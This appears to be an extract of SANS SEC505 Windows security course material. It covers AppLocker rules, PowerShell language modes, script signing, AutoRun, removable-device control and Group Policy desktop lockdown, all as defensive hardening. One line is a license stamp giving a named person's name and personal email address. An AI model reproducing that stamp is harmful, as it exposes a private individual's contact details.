%REMOVABLE%	Removable media like CDs and DVDs
%HOT%	Removable devices like USB flash drives
%PROGRAMFILES%	%ProgramFiles% and %ProgramFiles(x86)%

Use Group Policy to customize the tech support hyperlink users see in AppLocker error messages.

AppLocker Path Rule Tips

Keep in mind that the variables used in AppLocker paths are not environment variables; they are special variables just for AppLocker. Here are the valid AppLocker variables:

AppLocker Variable	Equivalent Environment Variable
%WINDIR%	%SystemRoot%
%SYSTEM32%	%SystemDirectory%
%OSDRIVE%	%SystemDrive%
%REMOVABLE%	Removable media like CDs and DVDs
%HOT%	Removable devices like USB flash drives
%PROGRAMFILES%	%ProgramFiles% and %ProgramFiles(x86)%

When first getting started, use the "Create Default Rules" option for executables, but for the sake of malware, also add deny rules for the following paths:

- %OSDRIVE%\\$Recycle.Bin*
- %OSDRIVE%\Recovery*
- %OSDRIVE%\System Volume Information*
- %HOT%*

NTFS Permissions

When using paths for application blocking, the AppLocker rules can be reinforced with good NTFS permissions and audit settings; for example, NTFS execute permission can be denied to various groups at various folders, and attempted program execution can be logged in these folders too.

For example, deny NTFS execute permission to the local Users group on the files in the following folders, but do not allow these permissions to be inherited by subdirectories. The deny permissions should apply only to the files in these folders, not any folders:

- %USERPROFILE%
- %USERPROFILE%\AppData\LocalLow
- %APPDATA%
- %PROGRAMDATA%
- %PROGRAM FILES%
- %PROGRAM FILES(x86)%
- %SYSTEMDRIVE%


Finally, don't forget that deny rules take precedence over allow rules. This is true not just for path rules, but for all rule types.

Customize the Tech Support Hyperlink in Error Messages

There is a GPO option to display a custom hyperlink for an internal webpage when a user is prevented from running a process or installing a package. Your help page can describe the issue, calm the user, and provide a phone number or email address if the user believes they should be allowed to run the program or script. The GPO option is located here:


Computer Configuration > Policies > Administrative Templates > Windows Components > File Explorer > Set a support webpage link.

On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection 

SANS | SEC505 | Securing Windows

On Your Computer

Make a snapshot or checkpoint of your VM first if your VM software supports this.

Switch into the C:\SANS\Day6 folder:

```
cd C:\SANS\Day6
```

Import the AppLocker module:

```
import-module applocker
```

List the AppLocker cmdlets from the module:

```
get-command -module applocker
```

Display file information that AppLocker can use to create rules:

```
dir c:\windows\system32\*.exe |  
get-applockerfileinformation | select-object *
```

Now use that information to create a set of AppLocker rules, saved as an XML file:

```
dir c:\windows\system32\*.exe |  
get-applockerfileinformation | new-applockerpolicy -ruletype  
publisher,path -user everyone -optimize -xml |  
out-file .\rules.xml
```

Test the rules to confirm that the target executables will be allowed/blocked as expected:

```
test-applockerpolicy -xmlpolicy rules.xml -path  
c:\windows\system32\*.exe | select-object *
```

Merge the AppLocker rules from the XML file into the local computer's current set of AppLocker rules for testing or hand editing (without -merge, current rules are lost):

```
set-applockerpolicy -xmlpolicy rules.xml -merge
```

To view the AppLocker rules just created, don't try to do a refresh; instead, open a new MMC console (mmc.exe) > File menu > Add/Remove Snap-in > select "Group Policy Object Editor" > Add button > Finish > OK.

In the Local Computer Policy GPO, navigate to Computer Configuration > Windows Settings > Security Settings > Application Control Policies > AppLocker > Executable Rules. Here you can see the rules created from the XML file.

Close the MMC console without saving changes (click No).

In real life, once the AppLocker rules have been thoroughly tested, they can be exported from the local computer and then imported into a domain GPO using the Group Policy Management console.

PowerShell Language Mode and AppLocker

PowerShell Language Modes:

- NoLanguage
- RestrictedLanguage
- ConstrainedLanguage (PoSh 3.0+)
- FullLanguage (the default)

Most PowerShell malware and post-exploitation tools require FullLanguage mode to work!

AppLocker sets ConstrainedLanguage mode automatically with PowerShell 5.0 or later.

With JEA, use the most restrictive mode you can.

PowerShell Language Mode and AppLocker

We've seen how AppLocker can be used to restrict which PowerShell scripts are permitted to run. AppLocker can also restrict binary executables that host the PowerShell engine, such as powershell.exe and powershell_ise.exe, or attempt to load PowerShell-related DLLs.

Once you add even a single AppLocker allow rule, then anything not explicitly allowed by AppLocker is blocked by default. Having an allow rule switches AppLocker into "Allow Mode", i.e., block by default. But there's more. PowerShell 5.0 and later automatically detects whether AppLocker is in Allow Mode, and, if it is, PowerShell itself switches to a different mode: Constrained Language Mode.

PowerShell Language Modes

PowerShell has several "language modes", each of which determines the features of PowerShell that are permitted to execute or be accessed in that mode. A language mode is defined for a local or remote session and may be customized with a session configuration file (also called a "remoting endpoint").

These are the available language modes for a PowerShell session:

- NoLanguage
- RestrictedLanguage
- ConstrainedLanguage (in PowerShell 3.0+)
- FullLanguage (the default)

To read the built-in help about language modes:

get-help about_Language_Modes

To see your current language mode (either directly or in an error message):

```
$ExecutionContext.SessionState.LanguageMode
```

If you are in the Administrators group, you can change the language mode immediately, but only for the current PowerShell session, not permanently or machine-wide:

```
$ExecutionContext.SessionState.LanguageMode =  
"ConstrainedLanguage"
```

Now various commands will fail in ConstrainedLanguage mode, such as:

```
[System.Math]::Pow(2,3)  
  
$AES = New-Object System.Security.Cryptography.AesManaged  
  
$WshShell = New-Object -COM "Wscript.Shell"
```

What cannot be accessed or executed in the various language modes?

- **NoLanguage:** No scripting language features may be used at all; only commands may be run, but the cmdlets or scripts that are run will have full access to PowerShell language elements inside of them.
- **RestrictedLanguage:** Cannot run scriptblocks; very few variables are accessible; very few operators may be used; cannot invoke method calls; cannot access property references; and no assignments are permitted. This is only slightly more permissive than NoLanguage mode.
- **ConstrainedLanguage:** Cannot call into the Windows API (Win32); only a very short list of allowed types from the .NET Framework may be used; the Add-Type cmdlet cannot load arbitrary C# code; very few COM objects may be accessed; PowerShell classes are blocked; type conversion is disallowed; dot-sourcing across language modes is blocked; the Configuration keyword for DSC is not permitted; modules must explicitly export functions by name without the use of wildcards; and Start-Job is blocked. This mode aims to strike a reasonable balance between security and functionality.
- **FullLanguage:** Nothing is blocked. This is the default.

Again, when AppLocker has even one allow rule, the PowerShell language mode automatically switches to ConstrainedLanguage (with PowerShell 5.0 and later). This is

very important for security because virtually all currently known PowerShell malware and post-exploitation tools require FullLanguage mode in order to run.

Just Enough Admin (JEA)

Even better, with Just Enough Admin (JEA), you can set the language mode for the JEA session configuration endpoint. Ideally, set the mode to NoLanguage, but in general, set the mode to the most restrictive possible that still allows the JEA user to get their work done. Strive to use at least ConstrainedLanguage mode at a minimum.

Multiple JEA endpoints may be created on a machine with different groups permitted to use each endpoint. These endpoints may have different language modes. While the JEA endpoint for the Auditors group might be set to NoLanguage mode, the endpoint accessible only to Domain Admins might be set to FullLanguage.

Remember, too, that you can "remote" into your own local computer, specifying the name of the endpoint to use while doing so. You can have FullLanguage in your local JEA session even if the machine default is ConstrainedLanguage mode.

Set the Mode by Environment Variable (Not Recommended)

The proper way to use language modes for security is through AppLocker and/or JEA. We have to work quite a bit to try to stop skilled adversaries.

But it is possible to set the default language mode with a machine-wide or system environment variable named "__PSLockdownPolicy", which begins with two underscore characters, by the way, not one. When set to 4, for example, this variable will make ConstrainedLanguage the default mode. If the variable is deleted or set to zero, the language goes back to the default, which is FullLanguage mode. (Apparently the other modes are not currently assignable using different numbers.)

To permanently set the environment variable to make ConstrainedLanguage the default:

```
[Environment]::SetEnvironmentVariable("__PSLockdownPolicy","4","Machine")
```

To delete that environment variable to revert back to the default FullLanguage mode:

```
[Environment]::SetEnvironmentVariable("__PSLockdownPolicy",$null,"Machine")
```

Machine variables are stored under HKLM\System\CurrentControlSet\Control\Session Manager\Environment\. Any tool can set the variable here; you don't have to use the above PowerShell command.

You can manage machine environment variables through Group Policy as well: GPO > Computer Configuration > Preferences > Windows Settings > Environment.

Keep in mind that this change is now a machine-wide setting, impacting all users and processes hosting the PowerShell engine. This includes built-in identities like System, Network Service, and Local Service. This includes scheduled tasks and services too. This is not the case when AppLocker changes the language mode for users.

Note that setting the `__PSLockdownPolicy` environment variable for a user has no effect; the variable must be set as a system or machine-wide environment variable to change the language mode. User environment variables are stored under `HKCU\Environment`.

If hackers or malware have taken over a machine, they can modify the `HKLM` hive of the registry too, but by then it's too late anyway.

Blocking Unsigned WSH Scripts (Not PowerShell Scripts)

A related feature to be used alongside AppLocker is unsigned script blocking. You can digitally sign PowerShell and Windows Script Host (WSH) scripts, and Windows will check the validity of these signatures before running the scripts. If a signature is missing, corrupted, or untrusted, you can either block the script entirely or simply warn the user with a pop-up message.

Windows Script Host

The Windows Script Host (WSH) is composed of two binaries, `cscript.exe` and `wscript.exe`, and is what executes VBScript and JScript scripts. You can also get Perl and Python WSH plugins too (www.activestate.com). PowerShell 1.0, WSH 5.6, and later can be used to digitally sign scripts and to verify signatures in scripts. The signature does not encrypt the script. The signature itself is a block of code appended to the end of the cleartext script, and because this block is commented out, it can be ignored by the interpreter if need be. Contained in this block is a hash of the script encrypted with the private key of the original script developer and the developer's corresponding public key code signing certificate (plus other information). If the developer's code signing certificate was issued by a Certification Authority (CA) the user trusts, the user's computer can check the hash in the signature to verify the script hasn't been modified. Through Group Policy, you can manage exactly which CAs your users will trust. The idea is that you will have your own code signing certificate(s) and you will make your users' computers trust your certificate(s) through Group Policy.

When WSH 5.6 or later is installed, a `REG_DWORD` registry value named "TrustPolicy" determines whether users can execute scripts that are unsigned or untrusted (`HKCU\SOFTWARE\Microsoft\Windows Script Host\Settings\TrustPolicy`). The TrustPolicy value can take one of three settings:

- 0 = Run the script, signed or not (the default).
- 1 = Prompt user whether to run the unsigned/untrusted script.
- 2 = Prevent the unsigned/untrusted script from running.

AutoPlay, AutoRun, and Hardening the Human Layer

Disable AutoRun and AutoPlay to thwart the spread of malware from removable media and devices.

Expect admins and users to be targets of social engineering, phishing campaigns, and more.

Target your own people as a part of their training (and bonuses).



AutoPlay, AutoRun, and the Human Layer

AutoPlay and AutoRun are Windows features that control the execution of commands and/or the display of a GUI dialog box when inserting a CD/DVD, flash drive, USB peripheral device or when mapping a drive letter to a shared folder. AutoRun is the older feature more narrowly associated with the execution of a command in the autorun.inf file stored in the root folder of a mounted volume. AutoPlay is the newer and more broad term, which also includes the options shown on the pop-up GUI asking what to do when new media is mounted. For many years, malware has exploited the AutoPlay/AutoRun feature to execute malicious commands, including Conficker.

Fortunately, by editing the registry through Group Policy, scripts, or some other means, you can disable AutoRun and manage the AutoPlay defaults to be more safe. The registry options available are too numerous to list here, so please see the references below, but the main GPO settings can be found here:

- Windows 2000/XP/2003: Computer Configuration > Administrative Templates > System > Turn Off AutoPlay.
- Windows Vista and later: Computer Configuration > Policies > Administrative Templates > Windows Components > AutoPlay Policies

While you will want to disable AutoRun, you may wish to keep AutoPlay enabled as is or with some modification for the sake of compatibility, but, if in doubt, you can disable both. It is only a slight inconvenience for the user to open File Explorer.

Hardening Layer 8

Unfortunately, even with AutoRun and AutoPlay disabled, users can still be tricked into executing malicious programs or opening malware-infected data files on USB flash drives and other removable media; for example, simply giving these files enticing names can lure users into opening them to take a peek. If removable media and devices aren't blocked entirely, the only solution is to train users to avoid doing such bad things.

It can seem pointless at times, but user security awareness training can help to reduce infections. Since you don't manage users' personal computers at home, user training can help reduce the flow of home infections being transported back into the office by flash drive, smartphone, tablet, and email. In fact, you might consider simply giving AV scanners to your users for use at home for free (including the yearly updates) on a DVD you build for them that includes other security software too, e.g., updated browser installers, alternative PDF reader, personal firewall, patch management utilities, etc. Often, your AV site license includes a free personal use license for each business license you purchase, so you might not have to spend an extra penny.

Here are some tips about format and delivery of anti-malware training:

- Make it mandatory for new employees and require a short quiz afterwards.
- Focus on how bad habits can directly affect that user's productivity, performance reviews, and compensation.
- Emphasize how good habits can protect them at home too, e.g., identity theft, privacy, lost data, etc.
- Use real examples, if possible, from current employees who have suffered harm.
- Avoid technical jargon and academic background knowledge; keep it plain, simple, and practical.
- Use videos, screenshots, and demonstrations as much as possible.
- Incorporate games, jokes, stories, and audience interaction; avoid 100% lecture.
- Follow up with monthly email reminders, but include cartoons, jokes, tips, or some other teaser.
- Try to identify those groups who get infected most often and focus on them.
- Don't have one generic training course for all users; customize the content.

The training topics should at least include the following, but this list really will be determined by the details of your environment, e.g., which browser you use, which email client, AV pop-up dialog boxes, and so on:

- "Human IDS" examples of how and when to alert the help desk.
- Personal and corporate harm resulting from bad practices.
- Handling suspicious email file attachments.
- Recognizing phishing attempts.
- Safe web browsing habits.
- Screenshots of the company's legitimate in-use AV software.
- Dangers of peer-to-peer applications.

- AutoPlay dialog boxes.
- Policies concerning removable media.
- Policies for installing new software.
- Policies for using personal computers for doing office work.
- Necessity of logging off at day's end.
- Good security practices at home, e.g., AV, firewall, passwords, browsers, etc.

The SANS Institute sponsors the "Securing The Human" project for end-user security training that's relevant and fun (www.securingthehuman.org). The project has both free and commercial resources for trainers.

You may also be interested in NIST Special Publication 800-50, *Building an Information Technology Security Awareness and Training Program*, which can be downloaded for free from <http://csrc.nist.gov/publications/nistpubs/800-50/NIST-SP800-50.pdf>.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Control Removable Devices

Driver Installation:

- Block all, plus allow list
- Allow all, plus block list
- Exempt local admins

Control Read/Write:

- CD and DVD
- USB and Thunderbolt
- Mobile Phones
- Require BitLocker

Third-Party Products:

- List in manual (they're better)



Control Removable Devices

Using Group Policy, you can regulate which type(s) of USB devices are permitted to be connected to Windows Vista and later. You can block all USB devices, enforce an allow list of approved devices and deny all else, enforce a block list and allow all else, or control read and/or write access to removable devices generally.

The device driver policy settings are found in the GPO under Computer Configuration > Policies > Administrative Templates > System > Device Installation > Device Installation Restrictions. With the exception of "Allow administrators to override device installation policy", these device driver policies apply to *anyone* logging on at the managed computer; hence, you cannot assign different device driver installation policies to different users or groups.

The option to control read/write access to removable media is found under User or Computer Configuration > Policies > Administrative Templates > System > Removable Storage Access. These removable storage policies can be applied to users and user groups; hence, they can be different for different groups in AD. If configured differently in both User and Computer Configuration, the Computer Configuration settings will win.


In both sets of policies, there are options to regulate devices based on their hardware ID strings and setup GUID strings.

Hardware Identifier Strings and Setup Classes

Hardware manufacturers encode one or more identifier strings into their products, which Windows can read. Windows matches these strings from the device against similar strings in the .INF files associated with their device drivers, helping Windows to locate

the correct driver for a particular device. Identifier strings can be very exact, specifying the exact make and model of a particular version of hardware, or they can be more general and abstract, which assists in locating a compatible driver when the precisely correct driver cannot be found (for more information about the procedure, see <http://msdn.microsoft.com/en-us/library/ff546228.aspx>).

Similarly, manufacturers can label their products with GUID numbers that identify the "setup class" of their devices, and Windows can also use these GUID numbers to help install the device.



To see an identifier string for a device, open Control Panel > System > Device Manager > properties of plug and play device, such as a NIC or USB device > Details tab > select "Hardware Ids" from the property menu. ID strings such as these will be used in Group Policy Objects to regulate device driver installation.


When examining the Details tab of a device, hardware ID strings are listed from most specific at the top to least specific at the bottom. The primary difficulty in using these new Group Policy features is in selecting just the string so that the policy is neither too broad nor too narrow, which can result in acceptable device usage being denied or unwanted device usage being allowed. There is no magic bullet solution to the problem of choosing the right ID string(s), only trial-and-error testing will yield the desired results. Microsoft's documentation on these features often either gives contrived examples that are uselessly narrow or simply hand-waves the difficulties away without offering much real-world advice, so please do test it all in a lab first.

Manage BitLocker Requirements on Removable Drives

You have Group Policy control over most BitLocker options and requirements, including the use of BitLocker To Go on removable drives. For example, you can use Group Policy to enforce the following:

- Deny write access to removable drives not protected by BitLocker.
- Require a smart card to access a BitLocker encrypted drive.
- Do not allow BitLocker To Go on FAT-formatted removable drives.
- Require minimum length and complexity for BitLocker passphrases.
- Require a TPM for BitLocker on fixed (non-removable) drives.
- Require a minimum PIN length for BitLocker on fixed drives.

You can find these options in a GPO by navigating to Computer Configuration > Policies > Administrative Templates > Windows Components > BitLocker Drive Encryption.



Third-Party Control of Removable Devices

While Group Policy control of removable devices is more or less free, it is also a bit crude in comparison to the third-party products available for device control. There are third-party products whose sole purpose is to provide centralized device control and these generally are the most flexible. There is also an excellent chance that your favorite AV or EMS already has device control as a feature; hence, you could save money by just

using what you have. For a few examples of what's available, these vendors provide device control, and there are certainly many more:

- Carbon Black (www.carbonblack.com)
- CoSoSys Endpoint Protector (www.endpointprotector.com)
- DeviceLock (www.devicelock.com)
- Kaspersky Device Control (www.kaspersky.com)
- Lumension Device Control (<https://www.ivanti.com/?lnredirect>)
- McAfee Device Control (www.mcafee.com)
- Sophos SafeGuard (www.sophos.com)
- Symantec Endpoint Protection (www.symantec.com)

However, there are a few important facts to keep in mind when evaluating device control products. The aim here is to prevent the spread of malware through removable devices, but most of these vendors are focused on data encryption and Data Loss Prevention (DLP). To prevent malware transmission, we mainly want to prevent read and write access to devices, not encrypt them. In fact, if a USB flash drive is encrypted, that might make it more difficult for your AV to scan it. Take care not to waste money on features you don't intend to use, and if Group Policy provides adequate device control for your needs, there's no reason to purchase something else.

For regulating read/write access, the most important feature is the ability to define flexible rules on the basis of Active Directory group membership and organizational unit location. You will have some users who should not be permitted to use removable devices at all, others who can only use non-storage devices, and others who will need read/write access to anything they wish. If you don't have this flexibility, there will be political backlash against your harsh policies and you might end up just turning off all the restrictions again. Group Policy can target device control policies to specific groups and OUs, but not all AV or EMS products can do so—you'll have to read the fine print.

User Endpoints Should Be More like Appliances

Principle of *Least Endpoint*:

- **If the user doesn't need it, get rid of it!**
- Block unwanted processes, Microsoft Office macros, Java browser apps, JavaScript in PDF files, Control Panel applets, host firewall rules, browser extensions, PowerShell language mode, where users may save files, VDI sandboxes, and more.
- Manual has long list of Group Policy settings to help convert our users' computers into something like kiosks.

User Endpoints Should Be More like Appliances

Users view their Windows desktops, laptops, tablets, and phones as extensions of their personalities. When they discover the Control Panel, they feel quite free to experiment with the applets in it, thus raising the Total Cost of Ownership of their Windows machines as they mess things up ("*I didn't touch a thing!*"). But this desktop-is-an-extension-of-my-self attitude also extends to less innocuous behaviors like untrusted software installation, "poking around" the hard drives and the network, trying to get around the "annoying" security measures you've deployed, etc. These behaviors also introduce malware into the environment.

This pattern will only get worse with the BYOD trend since users will own the physical devices themselves. Yet we have to accommodate this trend somehow. What we need is to control the user's desktop (or what appears to be their desktop) on all their devices no matter who owns the hardware.


If you can get away with it politically, consider rolling out managed desktops instead of the omni-purpose desktops that install by default. A managed desktop follows the principle of least privilege to its logical extreme: deny *everything* not absolutely required for the user to get his or her work done. Through Group Policy, you can transform the desktop into something unrecognizable, into something more like an *appliance* that allows access to just the few applications and network locations the user really needs.

Of course, this assumes you've gotten users out of the local Administrators group on their computers. If a user has administrative control over their own computer, you don't really manage it; they *let you* manage it. Through Group Policy, your patch/application management system, and the free Microsoft Application Compatibility Toolkit, it really

isn't necessary for the vast majority of users to be local Administrators group members anymore.

Group Policy Desktop Settings

We can use Group Policy to make our users' desktops more like managed appliances. There are hundreds of settings that can restrict users' behavior in useful ways. Many of the more interesting settings are listed below, and of course we already discussed other settings like AppLocker and Windows Firewall rules. The GPO settings listed below are found under the Administrative Templates container unless otherwise specified.



A few of the items below need some explanation:

- "Custom user interface"—The first program that launches when someone logs on is their user interface process. By default, it is EXPLORER.EXE, which creates the taskbar, the Start Menu, and icons on the desktop. You don't have to have

these. The "interface" program could be any program you wish, e.g., NOTEPAD.EXE, CMD.EXE, Remote Desktop Services client in full-screen mode, Microsoft Outlook with a "digital dashboard", a Microsoft Access form, a simple MMC console with three icons for the three applications users are permitted to run (see screenshot below), etc. When combined with the "Disable Task Manager" and "Disable The Command Prompt" options, a custom user interface can help reduce user mischief.

- "Hide these specified drives in My Computer" and "Prevent access to drives in My Computer"—The hide version will not show the particular hidden drive letters in My Computer, File Explorer, and in Open File dialog boxes. But users can still access files in hidden drives if the path is manually entered in the application, Run line, or CMD.EXE window. Hence, make sure to disable the Run line and CMD.EXE windows when merely hiding. Hiding drive letters is mainly intended to prevent casual snooping. The prevent access version of this option, on the other hand, still shows the restricted drive letters, but any access to those drives is denied. This is the version to use when regulating access to flash drives, DVD drives, and the boot partition. Both versions can be used together, and the My Documents folder can be redirected to the user's home folder share.

GPO > Computer or User > Policies > Administrative Templates >

Windows Components > Internet Explorer:

- Disable changing proxy settings
- Disable changing Automatic Configuration settings
- Disable changing ratings settings
- Disable changing certificate settings
- Disable AutoComplete for forms
- Do not allow AutoComplete to save passwords

Windows Components > Internet Explorer > Internet Control Panel:

- Disable the General page
- Disable the Security page
- Disable the Content page
- Disable the Connections page
- Disable the Programs page
- Disable the Advanced page

Windows Components > Internet Explorer > Browser Menus:

- File menu: Disable closing the browser and Explorer windows
- Tools menu: Disable Internet Options...menu option
- Disable 'Save this program to disk' option

Windows Components > Windows Explorer:

- Remove "Map Network Drive" and "Disconnect Network Drive"
- Hide these specified drives in My Computer

- Prevent access to drives from My Computer
- No "Computers Near Me" in My Network Places
- No "Entire Network" in My Network Places

Windows Components > Microsoft Management Console:

- Restrict the user from entering author mode
- Restrict users to the explicitly permitted list of snap-ins

Windows Components > Task Scheduler:

- Hide Property Pages [of tasks]
- Prevent Task Run or End
- Disable Drag-and-Drop [of .job files into the Tasks folder]
- Disable New Task Creation
- Disable Task Deletion
- Disable Advanced Menu
- Prohibit Browse [to schedule arbitrary programs or scripts]

Windows Components > Windows Installer:

- Disable media source for any install [prevents user selection of MSI files]

Start Menu and Taskbar:

- Remove common program groups from Start Menu
- Remove Run menu from Start Menu
- Disable and remove the Shut Down command

Desktop:

- Hide all icons on desktop
- Remove My Documents icon from desktop
- Remove My Documents icon from Start Menu
- Hide My Network Places icon on desktop
- Hide Internet Explorer icon on desktop
- Prohibit user from changing My Documents path
- Don't save settings at exit

Desktop > Active Desktop:

- Enable Active Desktop
- Disable Active Desktop
- Disable all items
- Prohibit changes
- Prohibit closing items
- Add/Delete items
- Active Desktop Wallpaper

Desktop > Active Directory:

- Hide Active Directory folder [in My Network Places]

Control Panel:

- Disable Control Panel
- Hide specified Control Panel applets
- Show only specified Control Panel applets

Control Panel > Add/Remove Programs:

- Disable Add/Remove Programs
- Hide the "Add a program from CD-ROM or floppy disk" option

Control Panel > Display:

- Disable Display in Control Panel
- Hide Background tab
- Disable changing wallpaper
- Hide Appearance tab
- Hide Settings tab
- Hide Screen Saver tab
- Activate screen saver
- Screen saver executable name
- Password protect the screen saver
- Screen saver timeout

Network > Offline Files:

- Disable user configuration of Offline Files
- Synchronize all offline files before logging off
- Action on server disconnect
- Non-default server disconnect actions
- Disable 'Make Available Offline'
- Prevent use of Offline Files folder
- Administratively assigned offline files

Network > Network and Dial-Up Connections:

- Prohibit deletion of RAS connections
- Prohibit access to properties of a LAN connection
- Prohibit access to current user's RAS connection properties
- Prohibit access to properties of RAS connections available to all users
- Prohibit access to the Dial-Up Preferences item on the Advanced menu
- Prohibit access to the Advanced Settings item on the Advanced menu
- Prohibit configuration of connection sharing
- Prohibit TCP/IP advanced configuration

System:

- Custom user interface
- Disable the command prompt

- Disable registry editing tools
- Run only allowed Windows applications
- Don't run specified Windows applications
- Disable Autoplay [on DVDs or all drives]

System > Logon/Logoff:

- Disable Task Manager
- Disable Lock Computer
- Disable Change Password
- Disable Logoff
- Exclude directories in roaming profile
- Run these programs at user logon
- Disable the run once list
- Disable legacy run list

Note that the options above named "Run only allowed Windows applications" and "Don't run specified Windows applications" (in the System area) only take effect if the user's desktop interface is the default EXPLORER.EXE *and* it is through EXPLORER.EXE that the user is attempting to launch the program, i.e., through a Start Menu, task bar, or desktop icon. Task Manager, CMD.EXE, and PowerShell do not enforce these rules. These settings might be used as a reinforcement for dedicated restriction products, such as Carbon Black or AppLocker, but provide only modest restrictions on their own.

Get Users Out of the Administrators Group!

The Too-Powerful Local Administrators Group

- Far too many permissions and privileges.
- This is one of the most important goals.

Objections:

- Users can't install software!
- Users can't reconfigure everything!
- Application X or feature Y breaks if we remove them!
 - But why? Can it be fixed via Group Policy or with a shim?
 - Check out the **LUA Buglight** tool and the **Windows Application Compatibility Toolkit** to help identify why it's breaking.

Get Users Out of the Administrators Group!

One of the most important defenses against targeted attacks and malware infections is to get users out of the local Administrators group on their computers.

When logged on with local Administrators group membership, a user is more likely to get infected and that infection is more likely to result in a total compromise of the machine (instead of just a crash or "merely" a hijacked HTTP session). The problem is that the Administrators group by default has write access to virtually the entire hard drive and registry and can seize ownership of any other file or key because of the *Take Ownership* privilege, and Administrators have the *Debug Programs* privilege that facilitates DLL Injection, pass-the-hash attacks, rootkit installation, and other nastiness.

Local users and groups can be managed with PowerShell 5.1 and later:

```
Get-Command -Module Microsoft.PowerShell.LocalAccounts
```

Objections

One objection to this recommendation is that users won't be able to install software. *Good!* This is precisely what we don't want. The software users do require should be managed and installed centrally. The same infrastructure you've created to install patches and deploy MSI packages can also be used to install whatever legitimate software your users require. Centralized application control can also save you money if licenses are better managed.

Another objection is that users won't be able to reconfigure Windows and their applications as they desire. *Good!* When users have a choice between doing the easy

